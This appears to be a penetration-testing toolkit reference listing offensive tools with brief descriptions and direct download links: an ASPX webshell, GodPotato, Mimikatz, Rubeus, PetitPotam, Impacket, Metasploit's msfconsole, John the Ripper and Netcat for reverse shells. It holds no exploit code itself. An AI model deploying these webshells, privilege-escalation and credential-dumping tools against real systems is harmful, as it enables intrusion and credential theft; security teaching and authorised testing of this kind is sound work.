Cmd.aspx is an ASP (Active Server Pages) webshell that enables the execution of system commands directly from a browser via a web page. Webshells are commonly used to:

- Execute remote commands on a server.
- Browse the file system.
- Upload or download files.
- Obtain an interactive interface to manage a compromised server.

<https://raw.githubusercontent.com/tennc/webshell/refs/heads/master/fuzzdb-webshell/asp/cmd.aspx>



GodPotato

GodPotato is an exploitation tool that leverages vulnerabilities in Windows environments and is known for its ability to gain elevated privileges (escalation of privileges) on compromised Windows systems. It is used to exploit misconfigurations or weaknesses in the system, particularly in Active Directory contexts.

<https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe> (Direct download)

<https://github.com/BeichenDream/GodPotato> (Official page)

Mimikatz

Mimikatz is a tool used to gain elevated privileges and access credentials from Windows systems.

https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip (Direct download)

<https://github.com/gentilkiwi/mimikatz> (Official page)

MSFconsole

msfconsole is the main command-line interface of the Metasploit Framework, one of the most widely used exploitation tools for testing security and exploiting vulnerabilities in computer systems.

Key features of msfconsole:

- **Exploitation:** msfconsole allows you to exploit vulnerabilities in systems and applications to gain unauthorized or elevated access to a target system.
- **Payloads:** It enables the loading and generation of payloads (commands, files, or scripts) that are executed on a compromised system.

When you run load kiwi in MSFConsole, it loads the Kiwi module, which is a Mimikatz integration within Metasploit



Rubeus

Rubeus is a powerful tool used by penetration testers and attackers to exploit vulnerabilities related to Kerberos and manipulate authentication tickets.

<https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/refs/heads/master/Rubeus.exe>
(Direct download)

[GitHub - r3motecontrol/Ghostpack-CompiledBinaries: Compiled Binaries for Ghostpack](#) (Official page)

PetitPotam

PetitPotam is a Proof of Concept (PoC) tool that forces Windows servers to authenticate to another machine controlled by the attacker.

<https://github.com/topotam/PetitPotam>

John the Ripper

John the Ripper (often abbreviated as John) is one of the most popular and powerful tools for password cracking. It is used to test password security by performing attacks on password hashes to recover the plaintext passwords.

Impacket

Impacket is a collection of Python classes for working with network protocols.

<https://github.com/fortra/impacket>

Netcat

Netcat (nc.exe) is a versatile networking tool used for reading from and writing to network connections using the TCP or UDP protocol. nc.exe is commonly used for tasks such as:

- Creating reverse shells or bind shells for remote access.



- Port scanning to identify open ports on a target machine.
- File transfers over a network.